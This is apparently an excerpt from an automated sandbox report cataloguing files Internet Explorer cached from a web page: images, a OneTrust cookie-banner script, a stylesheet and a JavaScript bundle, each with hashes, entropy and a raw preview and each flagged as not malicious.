Malicious:	false
Preview:	......JFIF.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....7...."..... .....4..... .....S.y...Um.^Q3...K7#M..cN.wP...R..1.-._.l$W..b._....~...`.Hv.....f.....2.. aP.Z.u.V.....`..g#u..6?Ust7uS..cDJ/Ue...f..u.....>..^.... D7\.V.....'.I.s..(..a...L.*U..>XeU .4e*x.a.S....QhQ{..s..y...a...m6.k...0Y...;.'\N.z..Tg....J....}.S..4;...z...,.w...2n.....9S....S.@Y..R..vxB....c.z.zM...,.d._..c..tV..X.&..2.F\Q@n.....%...c.....)9O.M...K.W._y.w.?Y.. ..~.uf....s.....R2.&.>...IC....B..(mB0.Bs..}v.hW..._CAFl-..,.g....s.u7}...%v%B..~...rWY.|.V....}37<]..\..ou..Hw...V....[2@36o`&.p...<m%.r]....f.....&.p.n.x.....4....`.."..wl...v..'.-..s..p ....w3...B,.....Q.ah.../..Wa.u..o.....M#.. 4..fV.S.}....;|].[.F).Ux.W..~...;T.....D..x..WM.Q{.....G..4.K@d.LY.4VxsY.o....\.#$5.y.L.Cb.e.V>w.uj.K..u%..*>su..l.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\otBannerSdk[1].js

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	374818
Entropy (8bit):	5.338137698375348
Encrypted:	false
SSDEEP:	3072:axBt4stoUf3MiPnDxOFvxYyTcwY+OiHeNUQW2SzDZTpl1L:NUfbPnDxOFvxYyY+Oi+yQW2CDZTn1L
MD5:	2E5F92E8C8983AA13AA99F443965BB7D
SHA1:	D80209C734F458ABA811737C49E0A1EAF75F9BCA
SHA-256:	11D9CC951D602A168BD260809B0FA200D645409B6250BD8E8996882EBE3F5A9D
SHA-512:	A699BEC040B1089286F9F258343E012EC2466877CC3C9D3DFEF9D00591C88F976B44D9795E243C7804B62FDC431267E1117C2D42D4B73B7E879AEFB1256C644E
Malicious:	false
Preview:	/** .. * onetrust-banner-sdk.. * v6.13.0.. * by OneTrust LLC.. * Copyright 2021 .. */..!function(){"use strict";var o=function(e,t){return(o=Object.setPrototypeOf||{__proto__:[]}instanceof Array&&function(e,t){e.__proto__=t}||function(e,t){for(var o in t)t.hasOwnProperty(o)&&(e[o]=t[o])})(e,t)};var r=function(){return(r=Object.assign||function(e){for(var t,o=1,n=arguments.length;o<n;o++)for(var r in t=arguments[o])Object.prototype.hasOwnProperty.call(t,r)&&(e[r]=t[r]);return e}).apply(this,arguments)};function a(s,i,l,a){return new(l=l||Promise)(function(e,t){function o(e){try{r(a.next(e))}catch(e){t(e)}}function n(e){try{r(a.throw(e))}catch(e){t(e)}}function r(t){t.done?e(t.value):new l(function(e){e(t.value)}).then(o,n)}r((a=a.apply(s,i||[]).next())())})}function d(o,n){var r,s,i,e,l={label:0,sent:function(){if(1&i[0])throw i[1];return i[1]},trys:[],ops:[]};return e={next:t(0),throw:t(1),return:t(2)},"function"==typeof Symbol&&(e[Symbol.iterator]=function(){return this}),e;function t(t

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\2a816201-f959-4e73-b937-c8856613c1b1[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	dropped
Size (bytes):	73507
Entropy (8bit):	7.978214291440149
Encrypted:	false
SSDEEP:	1536:9Z/pYRblC9KnWq+LLlfqtvD02s1HS6ENeGdeoVi:QnWrctr03HSlemeoVi
MD5:	F1302E918DDAEB604E79EEC3194BD90F
SHA1:	FC772F1E9E1023CD9D5AB7086192AA27D11E78F3
SHA-256:	AD4D7FEA6DFA506737B03FC684B785FC6D19B5777C8536E327EA0B0A94B43A32
SHA-512:	518B2B62784E644BD422FB39E97F701F03C7799CF8B44FE3B26246CF7D3590B08D717FBC98B912539DCD2FF8774C26132868F0451C9A018BA1EB4662061094D4
Malicious:	false
Preview:	......JFIF.....C.....C.....,.."..... .....K.....!...."1A #Q.2aq$B..3....%R....Cb.4r..5FSUc.....@.....!...1AQ.."aq.2.....#BR...3br.$..CDS.....?..C....GO..E.....M...&...:..<...Az.I.....em...4. ...._B/.e..$..iq.._...TM..4"..!!x..{..C/.i.Q..wY.h.tG.....bVIz=@.I..kZhO....9%lS.....F.(.S..y.....Y...3..sD....Z5).|..W.\1j.....n.x.4.\ .X.;. E..`.v.._.$...o"Q....%...h...bSD.eW..a{..Ga 5...1.!.M1^.t...../.<o..Q.....ug[..E.1.Jb...M...I..R.....`W..b.....!..TK.E.....)..5rH..h!`.G2....S.I..W...dc,,pb.#..v..OQ*E...W;)"1....\.u.6....].#..^.....U....m..qe..7.|kP.t.F.@...M .j.1.~....Z.+...L.}.....}.V..Z.f.%g..e..}.j.%.B..>.....r.T....K..i...SV.Q.... ..)2.pw...Y..eX0.}.....;9.....r.0.....|.U.L.D...&.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\2d-0e97d4-185735b[1].css

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\2d-0e97d4-185735b[1].css	
Category:	dropped
Size (bytes):	251398
Entropy (8bit):	5.2940351809352855
Encrypted:	false
SSDEEP:	3072:FaPMULTAHEkm8OUdvUvJZkrqq7pjD4tQH:Fa0ULTAHLOUdvwZkrqq7pjD4tQH
MD5:	24D71CC2CC17F9E0F7167D724347DBA4
SHA1:	4188B4EE11CFDC8EA05E7DA7F475F6A464951E27
SHA-256:	4EF29E187222C5E2960E1E265C87AA7DA7268408C3383CC3274D97127F389B22
SHA-512:	43CF44624EF76F5B83DE10A2FB1C27608A290BC21BF023A1BFDB77B2EBB4964805C8683F82815045668A3ECCF2F16A4D7948C1C5AC526AC71760F50C82AADE2B
Malicious:	false
Preview:	/*! Error: C:/a/_work/1/s/Statics/WebCore.Statics/Css/Modules/ExternalContentModule/Uplevel/Base/externalContentModule.scss(207,3): run-time error CSS1062: Expected semicolon or closing curly-brace, found '@include.multiLineTruncation' */....@charset "UTF-8";div.adcontainer iframe[width='1']{display:none}span.nativead{font-weight:600;font-size:1.1rem;line-height:1.364}div:not(.ip) span.nativead{color:#333}.todaymodule .smalla span.nativead,.todaystripe .smalla span.nativead{bottom:2rem;display:block;position:absolute}.todaymodule .smalla a.nativead .title,.todaystripe .smalla a.nativead .title{max-height:4.7rem}.todaymodule .smalla a.nativead .caption,.todaystripe .smalla a.nativead .caption{padding:0;position:relative;margin-left:11.2rem}.todaymodule .mediuma span.nativead,.todaystripe .mediuma span.nativead{bottom:1.3rem}.ip a.nativead span:not(.title):not(.adslabel),.mip a.nativead span:not(.title):not(.adslabel){display:block;vertical-align:top;color:#a0a0a0}.ip a.nativead .captio

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\52-478955-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	397470
Entropy (8bit):	5.3243063622496525
Encrypted:	false
SSDEEP:	6144:YXP9M/wSg/Ms1J1Kb4K7hmnidHWPqIjHSja3Cr1BgxO0DkV4FcjtIuNK:CW/dcnidHWPqIjHdi16tbcjut
MD5:	9D766F4A32590647C9378BCE9B370BC3
SHA1:	D0328B82B0F75E3DC87A039D53A710D593E068CF
SHA-256:	950BB86AB57D21B1A8C2DFD51A355B4DD5C76C3A2CF557EE8A58B0DBC66FE2E4
SHA-512:	01CDE8BD19DAED5EFC41E429CC7AF5AB2BE6D2182B07781BADEE6F13615213E0A93C2E6CF34FE50BCC2702FA81ADEBA03C265B852DCDF603448B9E2406DFC5C
Malicious:	false
Preview:	var awa,behaviorKey,Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMarker("TimeToJsBundleExecutionStart");define("jqBehavior",["jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;i<t;i++)n[i]()}:t?n[0]:f}function f(){}if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or null";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r||{},function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&l.push(n.setup),typeof n.teardown=="function"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend(!0,{},i,o),l=[],a=[],v=[],y=!0;if(r.query){if(typeof f!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AA6wTdK[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	550
Entropy (8bit):	7.444195674983303
Encrypted:	false
SSDEEP:	12:6v/7jGhB1J/EfQCF2bAVNvYxZxdgQ+Jly9XD5hb6Fg9a6:ZJOf0APgfG+o1oFgc6
MD5:	6468CE276C808DA186AEF8AA10AB8DCC
SHA1:	F11A97DE272DAE4A61EC9990DEA171EFCF39B742
SHA-256:	CF782CC89F554E9ACF21D36909F6AC19DDE218BF0250179B48CDAB67728912B8
SHA-512:	6439670A62A38D289374812D5DACCE219D01E19F5CC4CEC4105F72BA703BF70078FC92DFD2A2C43669AA78EE8D03121E234E53DD3C73DF6CFB984049CE3637
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..R.O.Q.=...Z.mq0-0`M....t...0qqjM.... .tq.&R..p...$.....0P.R'.M.A.#.....=H.(1.....s..}.oGOC.:.M.&..S>...W.....t...^..}.....b.F6.R..,.PN...n...@_[...4.+.]..-4K...54.....w.....r{..3...9W.~.>;.G@.F...Q.Bx..AW....J.g|.B.q../..._M...T.4.....j.G.....}B7..`..B1.!...w3.hW.....+...p...D.....&,#.h...D.....T.....V...H..`...,.....Qb.h..g.a~<.....K.p,...|.....@S.l5.?.r).&....<{ad3.P.,M...H..W.....Sl%.WX.q>..8.....Z.V.n.U.....\..... ..7....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AALnEih[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	55398
Entropy (8bit):	7.96184837377736
Encrypted:	false
SSDEEP:	1536:Iri8iYDrYr/O6uXnMmpHHtowxcnOIgAlkk8T:UiikFuX3dBxcOmllO
MD5:	B1EBAD537949FF5921757454C9C03D87

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AALnEih[1].jpg	
SHA1:	B0FE37C8BD610577F8130E2333A7BBB59636D95C
SHA-256:	3379F90C716D483038B1EE4CBDA6942F43E51387D101736B99E29215179EB033
SHA-512:	3D731577D846E93FD6325B893FAAD191448299F974765EEB2C72101C601577E092C78F123821048F1A0DAE32924321203D932764002AEA258EF50D9BE12B349C
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?../..n#...wb..h...q6.d.O$r.E...P..{.K...P..h.Z.....;a%8.$.H..'oQE.{.$.!..ScD.1..2..U..2.F3G.xB...Y.....kRJvh.....K9l..q ".jRs.W9..9.mG."."\.....]M.+.]hSh...)....^.>.T..x..gSk$q]Cl.'..C.Z.q....h..(.m[.g.`l..c..T..i8.c...^Cmn...9./..*SKmI.7KS.....g:....%..Wt.p:Vs...!..i4C$E....'..+..}N.(l.....1..%Y?.kJ....j>.];4X..;+p.'.s1...j..R.&t(8k-.+...H.....[P.*.....t..-..A.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AANf6qa[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	432
Entropy (8bit):	7.252548911424453
Encrypted:	false
SSDEEP:	6:6v/lhPahm7saDdLbPvjAEQhnZxqQ7FULH4hYHgjtoYFWYooCUQVHyXRTTrYm/RTy:6v/79Zb8FZxqQJ4Yhro0Lsm96d
MD5:	7ED73D785784B44CF3BD897AB475E5CF
SHA1:	47A753F5550D727F2FB5535AD77F5042E5F6D954
SHA-256:	EEEA2FBC7695452F186059EC6668A2C8AE469975EBBAF5140B8AC40F642AC466
SHA-512:	FAF9E3AF38796B906F198712772ACBF361820367BDC550076D6D89C2F474082CC79725EC81CECF661FA9EFF3316EE10853C75594D5022319EAE9D078802D9C77
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....bIDATx..?..a..?.3.w`.x.&..d..Q.L..LJ^.o...,....DR,.$.O.....r.ws..<.<.|..|..x..?....^..j..r...F..v<.....t.d2.^...x<b6....\.WT...L".`8.R..... .m.N'..`0H.T..vc...@.H$..+..~..j....N.....~.O.Z%..+..T*.r...#.....F2..X,.Z.h4..R)z..6.s:...l2...l....N>...dB6.%..i...)....q...^..n.K&..^..X,>'..dT)..v:.0D.Q.y>.#.u:.,...Z..r..../h..u....#'.v .....&^....~..ol.#....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AANuZgF[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	750
Entropy (8bit):	7.653501615166515
Encrypted:	false
SSDEEP:	12:6v/7Wrv0Y7COhH4wY2zKLlJsmUhrpB02KYMYv7LLMVjcS0mNUfozbbj3rtpQd3HO:xrcYOEV3KLXfIB9MYjHMVl0mKozbH3hv
MD5:	93D77F5C5FFACEBA12A1ABFC6190B947
SHA1:	8001474A7342EBF760C66F1C30E48E32E00F2AF3
SHA-256:	E6DA934C90931C6089ADB3D213DDD70C7104D0A182A98AB1C663CEDAE37F83A1
SHA-512:	D5F874DF89D82CC819B7D591766300FC701F0E1FFC6055D4CC4BA55F10674F88EDDA565EB1FA57886AC16A57926EBBBC9A108D45D057D76B904383247CE7EA
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..S]HSq...~l.F.af....j..i.(..... ._r...[.!jE.c.....(..\.5.a.X.b.sMj.M.{;....z.....?.....s.--}*..$S.._|..EEA.....*$Q...#N;.d2.a.UU. r.".*lh...k.2...<..S.$>L..,...`$..../*hmr.st+.3Y..(.o..U8.\..G.....K...../..q....E...>.EQ..+.j..Y..S.0K... P.%.z....h..=.C.>.`.YD....1."3x.....z.1.....$dId.@4U..iG*...Q....[c_.kg.h...._~.? 6.....u .N....68.j"....Pv*..$h....S...!...7..h..C"1.".1.,...>.`....L...sF..<..)...}.X..w....J...n[u...V..g.....E.+N.....O..R..Yt<.i.y.j.aOM.N_.A..t.i.4a.._,.....z....yR[@-..=.x.:....b'h.jmd... ./.....P.B.p9...U...wQ.EJhLpi.XJ.....x..B...;6..HT.S.xz....a.(k....f.#.4z..Z g.q.....$Z..@y.....B.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AAOUgfd[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2941
Entropy (8bit):	7.863029241771592
Encrypted:	false
SSDEEP:	48:QfAuETA+VORVWwIZ3yuO1AZePSFG5MhCs3Slb25o5XHaTnkjvAyKQE4wEbnPwdvW:Qf7EDVkWwc3QqZeZK4ZbFBHikj89JVo3
MD5:	42D0033BE816E88889E03E1F4F520925
SHA1:	4881FE633A93DA3E4320D43826697C29195760EA
SHA-256:	33FCEEA1AEA75FB74B4878968A5959EE45DBBC6F2BB1E3F6FCFBC72965D049C6
SHA-512:	7960653F25072C5503BBA9BEEF3E459683F1CBE983262C355C10E25AB3B7DF33D97319E4F7BDABB4A47499F4CAB4499F16039639C6A9680C5491377FB8BD620C
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..^.....X.c.{..;2c.....].....RhUc....oo.v,\T|.o.7/"t.`..u8...>..9.....U.$N../....I[.O.5..%..LhNJ....H.M..Z..<.w.qN..{Dn.(.u....- .Dh#..v.^+X....t.kJ..X.I.x#...\.h.4Bi.Y.XRB=.....(.....!..?..R.....&.q..$A..Y.....H.I.Xci#b..@.j.7....s.....Fm....v&....N02....ii...G.&.Ga.=.kJ...Oa:.....<..O...rk.*q.Q.:.j:.W&M..... ....VD.Y.yG..).zUr.n....bY...RqE]...ID..@.S..o....-a

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AAOxXYp[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	19822
Entropy (8bit):	7.629103494706355
Encrypted:	false
SSDEEP:	384:IVwxOYVS/xh6nqq1XuKbpoOEccBpXg+mqn:IVw3A+LMkoccXXgWn
MD5:	A6C672D90D4FE6C0DD8A37FCB83CB82F
SHA1:	458CC53CD96BAAF60E60F6EE177C3A15A0FEA9F7
SHA-256:	32DC475778BA6326C9DCBA772F789384C177E90CE6D4B01BAC5EB225CA9659F3
SHA-512:	69EFFAC9FB97C82C076989395C0BC9CF47535083B8E288ECD140677B4FA14B91A87C211F2D6F56BC6268B5CCFE50AB61FE1491238A7772D709DFDE895A12E04
Malicious:	false
Preview:	......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......p.n...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..k....(......(. ......=.~...-.IR....\.\..q.i...+.........x.JB~K..c.j..p_..dd.v..1.4.X....ZC.ZI....4..r.k.Sc7.zy.....r...A.x......% ...@%...P.@....P.@....P.@....P.@....P.@....P.@....P.@....P.@....P.@....P.@. ...P.@....P.@..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AAP5ZJ9[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	23447
Entropy (8bit):	7.8610188987675995
Encrypted:	false
SSDEEP:	384:I3jA1+WJWgkjJaKcBiBrH+UIOJR9Y4+2SfsxeeVSfP0VoSXx1rzJEpHJd5V+OKqz:IpWJWZxNlPj+NsxePfP0VoSPrNs19iG
MD5:	2A54F258725B29F75B896A5BE9A1EFD1
SHA1:	9051049261BCBC32ADE26870F58B1B1DF8E4702D
SHA-256:	F0CA1C7641ADFDAF3B10E52E201A97CCA7189992A20072FD094F38EC2C28FB5B
SHA-512:	E2A013AB0A6493B79F4F67DF8B43E0FD8B588C751D74E9B81898A889508C6E06B63B00419D52ED8538ABA531ACD9B3B6C936DFB6DCB28C3041531E39F8201C6 D
Malicious:	false
Preview:	......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......p.n...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..*E....P...\P.........`..`..`. ...,..,(.........P...).Z...f...+....u....,...X.(\|.,....,2t.@-..N..$......1...f*....;..M... .9.5V...s...m..hb..*5......J.d r_....'....''..[8\w..@......@(-.@8..@.=:t....v....|#'k..".[......-. $u.$z.QI.XN.2..h...)...#D:.A@...\.n..g3R..o..h.Tf..1......S....l...0.........!.c......(......(....v......1@....(..+.b..P.@.1.@..4.f.. h..h..h...,....n.`......,...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AAP9B2S[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	15509
Entropy (8bit):	7.9310340087680435
Encrypted:	false
SSDEEP:	384:NzMfF7NqiumS7h/RSiWgkWrKgTrR783MKPiz:NGDumS1ROOrJ76MKiz
MD5:	D07D4A59EB9C9783D5DE073795E98F44
SHA1:	56B92716A211DE0710F2D85D6C6C881860332AFD
SHA-256:	4AD0F615B346B5BB837319303A4FA9836B05B3ED1CEAB1BE7AED5285B925B3CA
SHA-512:	DE07E90AEA7E5C9964EFA35E74ED0F976CF05D33E32643E88185012D6FB83440BB69BD7D750E0195DAD930213760AD4BFE378D81B4665E467641EFB5701172F(
Malicious:	false
Preview:	......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......M.7...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..L.....]..y4.,........E..W..XG.RQ,..%.b..Y.b.>...[...j.h..?..7.nAg....C..6..{T.rz.S....d...V.......1..Y..9..p{.+7..F..-..^F..r.V...Ae. .'.R.I..xE..;..C,...?......1D.6.v.d.....kC.....,l.x8.*nP..T...s....+F.8ls..H pE.pr.-n..U!.b...M.4..}..i=.D...N...W...;.E....v.....&.)Y..:..T;..o.. .b.,j,...../...|.Q...K..3....G*.f../..9Ps0..c.4r..a.. ...9..]..8...o...Je..M.!.D..!.@ ..T.>S.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AAPajmd[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	5730
Entropy (8bit):	7.799346478449681
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AAPajmd[1].jpg	
SSDEEP:	96:QfQE8edMuGjlq69hlr7BvpBrGBs/NzU7F2ql6VRZ4kEqTAigzEy2FYS5Urlbh4TK:QoUFnUpHrd67qlEqTARIYcWt4TK
MD5:	AFB7D0BDF71DEF69E65EB747640C1C9F
SHA1:	ACA040442819B5FD1EDE4C18CA087468F2CE49C6
SHA-256:	40087CABD350C3C7792E8AC9855C9FE70CF7C0F4E9D80FECE6BDDF2E67E3B7A3
SHA-512:	7DFF955949984074410E8531936010B2B28C42E532817855D69A58F9FCB9DBEE55AE1FCED79B25A2708CB779F6F0786D10B683F52F7D4761A31C96F5186AD770
Malicious:	false

Preview:

......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....?...$..?:..4./p....2Jt.V!uc.CLC7J8)...A...co..!.!.#i.4?r....!.. .23...b..!....*@).j;t.I.(..Y..H...cF...4.;.0.5...i.4x..ba-.%.d..b.@..%.
..P.@.h.......u...-....x.........0.&. oni.g'..t.Q...xoZC..Oz.H.3@.c.=...qD..-F..0-).ZC.a[.S...?...b.&l.hfH).}.....P...@.4..e.u.r.#IP~.?..Q0....i.3.?..0..{../$y.}..C......=Y.1@.'..}i..#..Qb8.
...LP.'@{R.2q..d...&By..,.....kH..c.Z..S...(.(.......h...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AAPawMj[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	9421
Entropy (8bit):	7.876055551576684
Encrypted:	false
SSDEEP:	192:QnshPs1AQ5TAN2N9pLuC/DHdnWE4pYd5bdXOZz4j7LdkZR18:0s1s1JAIN9VuKbdnWBud5dOZz4j7Ldka
MD5:	54B04E278F47C310136760B76D1765B3
SHA1:	61588365A442DDE6140AEBA647D9DDFEC1D9C3FE
SHA-256:	8A0C2EAE8D2A95DC3701DEE194906E120CD2D1128F8673DD8A254B3D7F222BA6
SHA-512:	F3758893538D586A2D29A809AFD37C7DF1D1B6CC19ACA797D573421797EDF1C5009D99A39018C78BA792EB5C3EDF3BDF551679FB7613E1D619E25199440AEFF
Malicious:	false

Preview:

......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO........6...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?.Vf.I...h`F..0........r...... ...X..!@..:S...?i.1.QE.....<9'..I..<N.ve=.4.b..W..H>.W._,..9c.w.!KyXf$.@..RX0.?:..o$....#.e...nA..P0V...
...1.0...#.`A."....3.....@.BKu..B.......VRq..}E+.!.. ......o_j..l.....E.`f.vl...Ud#........4\....i..p}.Zw...z.......E..........4..M0.M....O.~T.B.yQ.P10.a..@7...............gQ3.Gbq.H..{T..I8.....G#...
$$...1..cK..|._~(.g..UL...?J.l{...F0.h.5.3....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\AArXDyz[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	472
Entropy (8bit):	7.428434836975685
Encrypted:	false
SSDEEP:	12:6v/7gL/VnYyOrLr4giGytVy6R4jsnwPH7XXc:5w7tLCbMswfbs
MD5:	CBC872F95E97A2E9BEE6A358853D5C5E
SHA1:	2AA08D0C3410C2B1DACC4E7AE45FCEC2FFD8A5F7
SHA-256:	64CA26EAA923C9838A551835B8824D055D16484476E00BB260D56F2E801FBA2A
SHA-512:	39F09466D3061EB107B5072FD5FB2B2B10FDE17D1BFC79E7C3DB79D3330D327FA439543F9EDE6E2598E0BD32424634B7A327A18E1F95AD36F77DF9CC9C707DA 5
Malicious:	false

Preview:

.PNG........IHDR................a....pHYs..........+......IDATx..J+A......1...jX.......'P.....|._ .V...6..E..^.....I..&....qS....v........8../.7.0..U...w.>.g......Q..7../..[. ....=......m..+k:..#...m.-. ..t....
..n.....F.]8..B..s..S..@.......\.H.L...Z. ..q.z[VQ.Z.........^..d.P..........Z.i..b.....0.;u...q..q.gH$,H....J..a...u!..W~....d..o.._...c2vM.S..s.d.'....F.X<.....<e...c..B..d...Z..n........=.X..8.?..?
..Xy......?.......Z.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1aXBV1[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
